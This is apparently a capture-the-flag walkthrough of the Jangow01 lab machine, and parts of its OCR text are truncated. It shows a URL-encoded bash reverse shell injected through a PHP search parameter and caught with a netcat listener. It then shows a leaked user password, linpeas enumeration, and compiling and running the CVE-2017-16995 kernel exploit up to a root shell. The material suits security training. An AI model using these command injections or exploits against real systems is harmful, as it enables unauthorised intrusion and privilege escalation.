
□ Split lines into 76 character wide chunks (useful for MIME).

Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).


Encodes your data into the area below.

```
%2Fbin%2Fbash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.56.101%2F443%200%3E%261%27%0A
```

Here we past bash url encoder in url after = sign




```
view-source:http://192.168.56.118/site/busque.php?buscar=%2Fbin%2Fbash -c 'bash -i %3E%26 %2Fdev%2Ft
```



```
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.118] 58590
bash: cannot set terminal process group (2730): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<html/site$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@jangow01:/var/www/html/site$ export TERM=xterm
export TERM=xterm
www-data@jangow01:/var/www/html/site$ su jangow01
su jangow01
Password: abygurl69

jangow01@jangow01:/var/www/html/site$ cd /home/jangow01
cd /home/jangow01
jangow01@jangow01:~$ ls
ls
45010.c  bypass  user.txt
jangow01@jangow01:~$ ls -al
ls -al
total 72
drwxr-xr-x 4 jangow01 desafio02  4096 Mar 31 13:14 .
drwxr-xr-x 3 root     root       4096 Out 31  2021 ..
-rw------- 1 jangow01 desafio02 13235 Mar 30 23:16 45010.c
-rw------- 1 jangow01 desafio02   214 Mar 31 08:51 .bash_history
-rw-r--r-- 1 jangow01 desafio02   220 Jun 10  2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02  3771 Jun 10  2021 .bashrc
-rwxr-xr-x 1 jangow01 desafio02 18432 Mar 31 13:14 bypass
drwx------ 2 jangow01 desafio02  4096 Jun 10  2021 .cache
drwxrwxr-x 2 jangow01 desafio02  4096 Jun 10  2021 .nano
-rw-r--r-- 1 jangow01 desafio02   655 Jun 10  2021 .profile
-rw-r--r-- 1 jangow01 desafio02     0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02    33 Jun 10  2021 user.txt
jangow01@jangow01:~$ ls -al
ls -al
total 884
drwxr-xr-x 4 jangow01 desafio02   4096 Mar 31 20:58 .
drwxr-xr-x 3 root     root        4096 Out 31  2021 ..
```

Here we download the linpeas.sh file.




Release refs/heads/master 20230326

```
Merge pull request #329 from godylockz/master

Fix Internet Explorer Enumeration
```


▾ Assets 16

linpeas.sh	809 KB	last week




```
jangow01@jangow01:~$ ls -al
ls -al
total 884
drwxr-xr-x 4 jangow01 desafio02   4096 Mar 31 20:58 .
drwxr-xr-x 3 root     root        4096 Out 31  2021 ..
-rw------- 1 jangow01 desafio02  13235 Mar 30 23:16 45010.c
-rw------- 1 jangow01 desafio02    214 Mar 31 08:51 .bash_history
-rw-r--r-- 1 jangow01 desafio02    220 Jun 10  2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02   3771 Jun 10  2021 .bashrc
-rwxr-xr-x 1 jangow01 desafio02  18432 Mar 31 13:14 bypass
drwx------ 2 jangow01 desafio02   4096 Jun 10  2021 .cache
-rw------- 1 jangow01 desafio02 828260 Mar 31 20:58 linpeas.sh
drwxrwxr-x 2 jangow01 desafio02   4096 Jun 10  2021 .nano
-rw-r--r-- 1 jangow01 desafio02    655 Jun 10  2021 .profile
-rw-r--r-- 1 jangow01 desafio02      0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02     33 Jun 10  2021 user.txt
jangow01@jangow01:~$ chmode +linpeas.sh
chmode +linpeas.sh
Comando 'chmode' não encontrado, você quis dizer:
 Comando 'chmod' do pacote 'coreutils' (main)
chmode: comando não encontrado
jangow01@jangow01:~$ chmod +x linpeas.sh
chmod +x linpeas.sh
jangow01@jangow01:~$ ./linpeas.sh
./linpeas.sh
```

Here we see linpeas.sh file



```
jangow01@jangow01:~$ ls -al
ls -al
total 892
drwxr-xr-x 6 jangow01 desafio02   4096 Mar 31 21:01 .
drwxr-xr-x 3 root     root        4096 Out 31  2021 ..
-rw------- 1 jangow01 desafio02  13235 Mar 30 23:16 45010.c
-rw------- 1 jangow01 desafio02    214 Mar 31 08:51 .bash_history
-rw-r--r-- 1 jangow01 desafio02    220 Jun 10  2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02   3771 Jun 10  2021 .bashrc
-rwxr-xr-x 1 jangow01 desafio02  18432 Mar 31 13:14 bypass
drwx------ 2 jangow01 desafio02   4096 Jun 10  2021 .cache
drwxr-x--- 3 jangow01 desafio02   4096 Mar 31 21:01 .config
drwx------ 2 jangow01 desafio02   4096 Mar 31 21:01 .gnupg
-rwx--x--x 1 jangow01 desafio02 828260 Mar 31 20:58 linpeas.sh
drwxrwxr-x 2 jangow01 desafio02   4096 Jun 10  2021 .nano
-rw-r--r-- 1 jangow01 desafio02    655 Jun 10  2021 .profile
-rw-r--r-- 1 jangow01 desafio02      0 Jun 10  2021 .sudo_as_admin_successfu
-rw-rw-r-- 1 jangow01 desafio02     33 Jun 10  2021 user.txt
jangow01@jangow01:~$ gcc 45010.c -o cve-2017-16995
gcc 45010.c -o cve-2017-16995
jangow01@jangow01:~$ ls
ls
45010.c  bypass  cve-2017-16995  linpeas.sh  user.txt
jangow01@jangow01:~$ ./cve-2017-16995
./cve-2017-16995
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-har
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecuri
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880033830800
[*] Leaking sock struct from ffff880039f2fa40
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880037aa3b40
```

We download 45010.c file.



Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation

EDB-ID: 45010

CVE: 2017-16995

Author: RLARABEE

Type: LOCAL


Platform: LINUX

Date: 2018-07-10


EDB Verified: ✓

Exploit: ⬇ / {}

Vulnerable App:



```
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff880037aa3b40
[*] credentials patched, launching shell...
# id
id
uid=0(root) gid=0(root) grupos=0(root),1000(desafio02)
# cd /root
cd /root
# ls
ls
proof.txt
# cat proof.txt
cat proof.txt
